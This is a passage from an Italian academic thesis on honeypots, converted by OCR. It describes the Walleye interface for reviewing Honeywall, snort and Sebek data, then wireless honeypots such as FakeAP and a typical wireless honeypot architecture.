




Figura 5.7 – Pagina di *login* dell'interfaccia *Walleye*

Ad ogni modo, nella tabella vengono sintetizzate le connessioni e le notifiche di *snort* verificatesi nell'arco delle ventiquattro ore precedenti il momento della consultazione, con particolare enfasi per quelle rilevati nei sessanta minuti precedenti. A destra di questa tabella, poi, è visualizzato un grafico che riporta la quantità di traffico riferita sempre alle ventiquattro ore precedenti. Delle informazioni più dettagliate sono disponibili cliccando sul nome visualizzato sopra la tabella, che nel nostro caso è "*Honeynet*". In questo modo, viene visualizzata la schermata riportata in Figura 5.8(b), nella quale sono riportate informazioni di sintesi in merito agli indirizzi *IP* da cui si è stati più contattati, alle porte che essi hanno utilizzato di più ed alle porte degli *Honeypot* che sono state maggiormente contattate. Nella sezione "*Top 10 Honeypots*", poi, sono riportate informazioni dettagliate in merito agli *honeypot* della *Honeynet* che sono stati più attivi, evidenziando opportunamente quelli dai quali sono stati ricevuti pacchetti *Sebek*. Osservando la Figura 5.8(b), però, si noterà in questa sezione la presenza di due indirizzi *IP*, mentre l'*Honeynet* realizzata è costituita solamente da un *honeypot*. In realtà, infatti, *Walleye* riporta anche alcuni degli *host* situati nella stessa *subnet logica* dell'*honeypot* poiché, in effetti, l'*Honeywall* può vedere anche il traffico ad essi relativi. Per avere lumi su questo comportamento anomalo, sono stati contattati gli autori di *Walleye*, i quali sono tuttavia consapevoli di questo comportamento e sostengono che questo piccolo problema verrà corretto nelle versioni future.



(a)



(b)

Figura 5.8 – *Walleye*: Schermate di sintesi delle attività rilevate

Ad ogni modo, in entrambe le schermate riportate in Figura 5.8 è presente una sezione chiamata "*Search*", la quale permette di compiere delle interrogazioni sul *database* in base al momento temporale nel quale si sono verificati gli eventi di interesse, al

protocollo utilizzato, agli indirizzi *IP* degli *host* comunicanti ed alle porte di sorgente e di destinazione. È poi possibile scegliere se i dati debbano essere forniti all'interno di un file *pcap*, il quale contiene tutti i pacchetti che soddisfano la *query* immessa, oppure attraverso l'interfaccia *Walleye*. Nel caso si scelga ques'ultima possibilità, viene visualizzata la schermata riportata in Figura 5.11(a), la quale mostra in maniera aggregata gli eventi che soddisfano la *query* eseguita. In sostanza, è possibile consultare i dati aggragandoli per *indirizzo IP di destinazione*, *indirizzo IP sorgente*, *porta di destinazione* e *porta sorgente*. Indipendentemente dalla modalità scelta, la tabella che occupa la maggior parte della schermata riporta informazioni in merito:

- Il numero di *flussi* che hanno interessato l'indirizzo *IP* o la porta a cui la riga si riferisce;
- Il numero di notifiche di *snort* verificatesi;
- Il numero delle porte sorgenti che sono state contattate;
- Il numero delle porte di destinazione dalle quali è partita la comunicazione;
- Il numero di pacchetti inviati dalla sorgente ed i *byte* corrispondenti;
- Il numero di pacchetti inviati dalla destinazione in risposta alle sollecitazioni del mittente ed i *byte* ad essi corrispondenti;
- La massima quantità di pacchetti e di *byte* inviati dalla sorgente;
- La massima quantità di pacchetti e di *byte* inviati dalla destinazione.

Alla sinistra di questa tabella è poi riportato un calendario e il dettaglio orario del numero di connessioni e delle notifiche di *snort* relativamente al giorno selezionato. Cliccando sui giorni del calendario, il dettaglio orario e la tabella riportano i dati relativi alla giornata scelta. Cliccando invece sugli elementi della prima colonna della tabella e sulle informazioni riportate nel dettaglio orario, viene visualizzata la schermata visibile in Figura 5.11(b). In essa, i *flussi* rilevati vengono visualizzati in dettaglio mediante la notazione indicata in Figura 5.9, illustrata in dettaglio nelle righe che seguono.

Figura 5.9 – *Walleye*: rappresentazione di un singolo flusso di comunicazione

Sezione A) Riporta la data e l'ora dell'inizio del *flusso* di comunicazione;

Sezione B) Indica la durata complessiva della comunicazione;

Sezione C) Indica il protocollo di trasporto utilizzato nella connessione, ma viene notificato anche l'uso di protocolli di altro tipo, come ad esempio *ICMP*;

Sezione D) Relativamente al protocollo indicato nella sezione "*C*", fornisce ulteriori dettagli sulla natura dei pacchetti inviati. Ad esempio, nella figura riportata, viene indicato l'invio da parte del destinatario del *segmento TCP RST*. Nel caso di messaggi *ICMP*, in questa sezione viene riportato lo specifico messaggio trasmesso;

Sezione E) Se *p0f* riesce ad identificare il sistema operativo dell'*host remoto*, esso viene indicato in questa sezione;

Sezione F) Indica le porte coinvolte nella comunicazione. Nel caso di messaggi *ICMP* viene riportato il numero "0";

Sezione G) Indica la quantità di pacchetti e di *byte* sono stati inviati in ciascuno dei due versi;


Sezione H) Indica la direzione principale della comunicazione. Nel caso in esempio, la comunicazione è stata instaurata dall'indirizzo *IP* situato a sinistra;

Sezione I) Nel caso *snort* rilevi attività maliziose, in questa sezione viene riportata la descrizione associata alla regola che è stata soddisfatta. Ovviamente, se *snort* non rileva nulla, questa sezione rimane vuota.


Queste non sono comunque le uniche informazioni che è possibile recuperare in merito ai vari flussi. Se si osserva con attenzione la Figura 5.9, infatti, si noteranno sulla sinistra due piccole icone: una raffigurante un *floppy disk* () e l'altra una lente di ingrandimento (). La prima permette di scaricare un *file pcap* contente tutti i pacchetti che costituiscono il flusso, *payload* compreso. La seconda causa la visualizzazione di un'altra schermata mediante la quale è possibile consultare dei dettagli relativi a come *Snort* ha processato i pacchetti.

Come è possibile constatare in Figura 5.10, una notazione simile viene poi utilizzata anche per i dati *Sebek*.

Figura 5.10 – *Walleye*: rappresentazione dei dati *Sebek*




(a)




(b)


Figura 5.11 – *Walleye*: Schermate di visualizzazione degli eventi rilevati



(a)



(b)



(c)

Figura 5.12 – *Walleye*: Schermate che visualizzano i dati acquisiti da *Sebek*

La sua struttura è molto simile a quella vista per i normali flussi. L'unica differenza significativa è dovuta alla presenza di *due* ulteriori icone:

-  – Consente di recuperare tutte le connessioni relative alle informazioni *Sebek* che si stanno esaminando;
-  – Permette di analizzare dettagliatamente le informazioni raccolte da Sebek. In particolare, cliccando su tale icona viene visualizzata la schermata riportata in Figura 5.12(a).

Tale schermata riporta informazioni particolareggiate circa il processo le cui attività sono state monitorate da *Sebek*, come ad esempio il suo *PID* (*Process IDentifier*). Ciò che però è più importante notare, è costituito dal grafico che viene riportato nella sezione centrale di questa schermata. Esso, infatti, costituisce il *process tree* che caratterizza il processo monitorato, nel quale viene riportato il processo stesso ed il relativo padre. Nella sezione situata più in basso, infine, sono elencante le connessioni riconducibili alle attività svolte da tale processo. Nel caso si voglia accedere ad informazioni più dettagliate, è possibile cliccare nell'icona che, in Figura 5.12(a), viene evidenziata mediante un'ellisse. Questa azione, infatti, provoca la visualizzazione della schermata riportata in Figura 5.12(b), la quale riporta in dettaglio gli eventuali *file aperti* dal processo e la relativa attività di lettura. Nel caso si voglia approfondire quest'ultimo aspetto, è poi possibile cliccare sull'icona che, nell'illustrazione, viene ancora una volta evidenziata con un'ellisse. Questa operazione, infatti, causerà la visualizzazione di una schermata (vedi Figura 5.12(c)) molto simile alla precedente, eccezion fatta per la sezione situata più in basso, nella quale vengono riportati i dati letti dal processo.

CAPITOLO 6
Honeypot: evoluzioni e varianti

Come tutte le tecnologie emergenti, anche gli *honeypot* hanno visto in breve tempo la nascita sia di ***soluzioni alternative*** che di ***evoluzioni*** dei concetti posti originariamente alla sua base. In entrambi i casi, viene ancora sfruttata l'idea di "ingannare" i malintenzionati mediante delle "risorse civetta", utilizzate cioè esclusivamente per questo scopo, tuttavia esse vengono sfruttate in una maniera e per degli obiettivi differenti rispetto alle classiche soluzioni *honeypot*. Ad esempio, esistono soluzioni che semplicemente sono rivolte verso ambiti di utilizzo originariamente non previsti, altre caratterizzate da una complessità infrastrutturale superiore, altre ancora che prevedono nuove funzionalità e, infine, quelle che rappresentano delle vere e proprie evoluzioni, poiché si basano su concetti direttamente derivati da quelli che definiscono un *honeypot*. In questo capitolo, viene proposta una selezione di quelle evoluzioni e varianti che sono state giudicate più interessanti.

6.1 Wireless honeypot

Le connessioni *wireless* si stanno sempre più diffondendo, sia ambito professionale che casalingo, poiché la comodità che sono in grado di offrire è senza dubbio notevole. Lo scotto da pagare per questo grande vantaggio è però costituito da un'altrettanta comodità nel perpetrare attacchi verso di essa o mediante essa. Realizzando una rete *wireless*,

infatti, non solo si può essere vittima di attacchi provenienti da Internet – così come una qualsiasi rete – ma c'è il rischio tutt'altro che remoto di subire attività malevole provenienti anche da un'altra fonte: l'ambiente esterno. Se con una tradizionale rete *wired*, chiunque desiderasse collegarvi il proprio computer avrebbe dovuto penetrare all'interno dell'edificio che la contiene ed avrebbe dovuto collegarlo fisicamente ai dispositivi di rete ivi presenti, con una rete *wireless* è sufficiente sostare nel raggio d'azione del segnale radio. Considerando come quest'ultimo non possa essere confinato dalle pareti dell'edificio che ospita la rete *wireless*, è chiaro come un attaccante possa essere in grado di compiere attacchi anche solo sostando nelle sue vicinanze. Ciò introduce ovviamente dei nuovi rischi che, in precedenza, erano totalmente assenti. Il principale di questi è sicuramente costituito dalla possibilità che degli intrusi possano utilizzare le risorse della propria rete per navigare in Internet a costo zero, per rubare informazioni importanti e, soprattutto, per attaccare sistemi remoti forti di una praticamente assoluta anonimità. Quest'ultima eventualità è particolarmente pericolosa: l'organizzazione proprietaria della rete *wireless* può essere considerata responsabile degli attacchi perpetrati dall'intruso. Nonostante la nocività di simili prospettive, sorprendentemente molte reti *wireless* – anche in ambito professionale – vengono configurate in maniera totalmente insicura, senza cioè prevedere nessun meccanismo di autenticazione né di crittografia. Anche quando questi sono previsti, inoltre, viene spesso utilizzato il protocollo *WEP* (*Wired Equivalent Privacy*), il quale ha oramai dimostrato di essere davvero inadeguato ad offrire il livello di sicurezza richiesto dalle aziende e dagli utenti professionali.

Date queste premesse, non è stato necessario molto tempo affinché il concetto di *honeypot* venisse applicato anche in questo campo. Con l'espressione ***wireless honeypot***, quindi, si identificano quegli *honeypot* sviluppati proprio per venire incontro ai problemi delle reti *wireless*, con particolare riferimento a quelle basate su quelle tecnologie che sono note come "*Wi-fi*". In particolare, un *wireless honeypot* può essere utilizzato per raggiungere due tipi di obiettivi alternativi fra loro [Oud04]:

- Impedire o, almeno, ostacolare sensibilmente l'individuazione della propria rete *wireless* da parte dei malintenzionati;
- Realizzare delle risorse *wireless* "civetta" per scopi di rilevamento o di studio. In sostanza, si hanno dei sistemi molto simili a quanto visto nei capitoli precedenti solo

che implementati in una rete *wireless*.

Nel primo caso, è sufficiente simulare la presenza di numerosissimi *access point* (*AP*) inviando nell'etere dei pacchetti fittizi che ne annunciano l'esistenza. In questa maniera, l'attaccante sarà quantomeno frastornato dalla presenza di tanti punti di accesso e non potrà fare altro che tentare di accedere a queste reti fittizie scegliendole a caso. Un *software* che lavora in questa maniera è ***FakeAP***, un prodotto *open source* liberamente scaricabile da [@FakeAP]. Grazie ad esso, il computer in cui è installato è in grado di comportarsi come un *access point* che invia nell'etere una gran quantità di ***beacon***, cioè dei *frame*[9] trasmessi ad intervalli regolari che annunciano l'esistenza di una rete *wireless*. Ovviamente, questi *beacon* si riferiscono a reti *wireless* inesistenti, cosicché un qualsiasi attaccante che controlli l'etere alla ricerca di risorse sfruttabili, rileverebbe una gran quantità di *access point* distinti. Le potenzialità di questo prodotto sono tali da consentire la simulazione anche di decine di migliaia di *access point*, tuttavia si basa su un principio operativo piuttosto semplice. Infatti, esso genera i *beacon* variando in maniera casuale diversi parametri [BeaSto]:

- *SSID* (*Service Set Identifier*), cioè l'identificativo testuale assegnato alla rete *wireless*. Tutti i dispositivi e gli *host* che vogliono far parte di una data rete *wireless*, devono conoscere ed utilizzare il relativo *SSID*. ***FakeAP*** genera quindi dei *beacon* in cui di volta in volta sono indicati *SSID* diversi, i quali non sono generati automaticamente ma vengono presi da un apposito file di testo;
- L'indirizzo *MAC* (*Media Access Control*) dell'*access point*, scelto tra un elenco di indirizzi memorizzato in un apposito file di testo;
- Il canale radio utilizzato per la vera e propria trasmissione;
- La potenza della trasmissione, se la scheda di rete *wireless* offre la possibilità di cambiarla. In questa maniera, è possibile simulare la presenza di *access point* situati in differenti locazioni fisiche;

Inoltre, è possibile anche stabilire una probabilità di utilizzo del protocollo *WEP*, in maniera tale da simulare contemporaneamente sia *access point* dotati di questa meccanismo di sicurezza sia quelli che ne sono privi. La principale pecca di questo *software*, però, è dovuta al fatto che non vengono generati dei *frame* che simulano attività

[9] I *PDU* (*Protocol Data Unit*) relativi a protocolli del livello 2 della pila ISO/OSI vengono comunemente indicati con il termine "*frame*" o, in italiano, "*trama*"

di rete riconducibile alle reti *wireless* simulate. In questa maniera, è possibile rilevare gli *access point* fasulli semplicemente verificando l'inesistenza di traffico relativo alle reti *wireless* da essi annunciate [Oud04]. Un altro inconveniente è poi dovuto al fatto che ***FakeAP*** è in grado di ingannare anche gli *host wireless* legittimi, in quanto potrebbe interferire con le loro funzionalità di scoperta automatica degli *access point* disponibili. Per risolvere questo problema, tuttavia, è sufficiente che tali *host* vengano configurati manualmente.

La seconda situazione è invece più classica, poiché prevede la presenza di servizi ed *host* più o meno vulnerabili all'interno della rete *wireless*. Una tipica architettura che può essere utilizzata in quest'ambito è mostrata nella Figura 6.1 [Oud04] e, come si può vedere, non è molto differente da quella che caratterizza un *honeypot* tradizionale. La differenza più significativa, infatti, è nella presenza di un ***Access Point***, indispensabile per dare vita alla vera e propria rete *wireless*. A tale dispositivo sono collegati, attraverso un tradizionale *link ethernet*, sia il sistema *honeypot* che quello che si occupa di registrare le attività rilevate (indicato con "*Data Capture*" nella figura). Ovviamente, non è necessario che questi ultimi due sistemi siano davvero separati: nel caso in cui il sistema *honeypot* venga realizzato mediante un *software* a bassa interazione come *KFSensor* o *Specter*, è possibile sfruttare le funzionalità di *data capturing* in essi integrata.




Figura 6.1 – Tipica architettura di un *wireless honeypot*

Nel caso in cui si desideri concedere all'attaccante la possibilità di accedere ad Internet, è poi strettamente necessario prevedere un ***sistema NIDS*** che faccia da tramite tra i sistemi appartenenti alla rete *wireless* e quelli situati nelle varie reti esterne. In questa maniera è possibile ridurre il rischio che vengano lanciati attacchi dalla propria rete, poiché il

traffico considerato sospetto verrebbe filtrato dal *NIDS*. L'ultimo componente di questa architettura è costituito da un ***Wireless honeypot***, i cui compiti possono essere sintetizzati in due punti [Oud04]:

- Permettere di rilevare gli attacchi perpetrati mediante vulnerabilità dei protocolli di *data link* utilizzati nelle reti *wireless*;
- Produrre traffico *wireless* in modo da "imitare" un normale ambiente di produzione ma anche per dare agli attaccanti una *chance* di penetrare nella rete *wireless*.

Se infatti questo sistema non fosse presente, risulterebbe impossibile capire quali debolezze nei protocolli di *data link* vengano sfruttate, poiché l'***Honeypot*** utilizza l'interfaccia *ethernet* e, quindi, è in grado di usare solo i protocolli di *data link* ad essa relativi. Ad esempio, risulterebbe impossibile rilevare tentativi di scansione di rete effettuati mediante tali protocolli, l'invio di pacchetti di livello *2* malformati, e così via. Per risolvere questo problema, viene appunto utilizzato un ***wireless honeypot***, che in sostanza è un sistema dotato di interfaccia *wireless* in cui è installato uno *sniffer* per catturare e registrare i pacchetti viaggianti nell'etere.

Inoltre, molti degli attacchi rivolti verso le reti *wireless* sono basati sulla necessità di poter osservare il traffico scambiato tra i vari *host* per poter desumere le informazioni necessarie per potervi accedere, come ad esempio le chiavi utilizzate per crittografare il traffico. Se il ***wireless honeypot*** non fosse presente, quindi, un attaccante potrebbe non riuscire a fare nulla poiché l'unico traffico *wireless* che rileverebbe, sarebbe quello generato dall'***Access Point*** per segnalare la sua presenza.

In sostanza, all'interno di questa architettura le funzionalità di *honeypot* possono essere suddivise in due tipologie: una dedicata agli attacchi destinati a veri e propri servizi di rete – come *HTTP*, *FTP* e così via – l'altra rivolta verso le minacce che interessano quei protocolli di *data link*, di autenticazione di rete e di crittografia che sono utilizzati dalle tecnologie *wireless*. Ovviamente, non è necessario che esse siano implementate in sistemi distinti: è ad esempio possibile fornire i "servizi esca" attraverso un sistema dotato di interfaccia *wireless*. Inoltre, la scelta del tipo di *honeypot* da utilizzare così come del numero e del tipo di vulnerabilità da prevedere, è in gran parte analoga a quella relativa ad un sistema *honeypot* tradizionale, perciò possono essere prese tranquillamente in considerazione le direttive già discusse nei capitoli precedenti. Un ultimo commento che è importante fare è relativo alla necessità di evitare l'inserimento di sistemi di produzione

in tale architettura, poiché le attività legittime da essi eseguite verrebbero registrate dai meccanismi di *data capturing*, vanificando di fatto molti dei vantaggi che caratterizzano gli *honeypot*. Se quindi si ha già a disposizione una rete *wireless*, è necessario realizzarne una separata completamente dedicata a questi scopi.

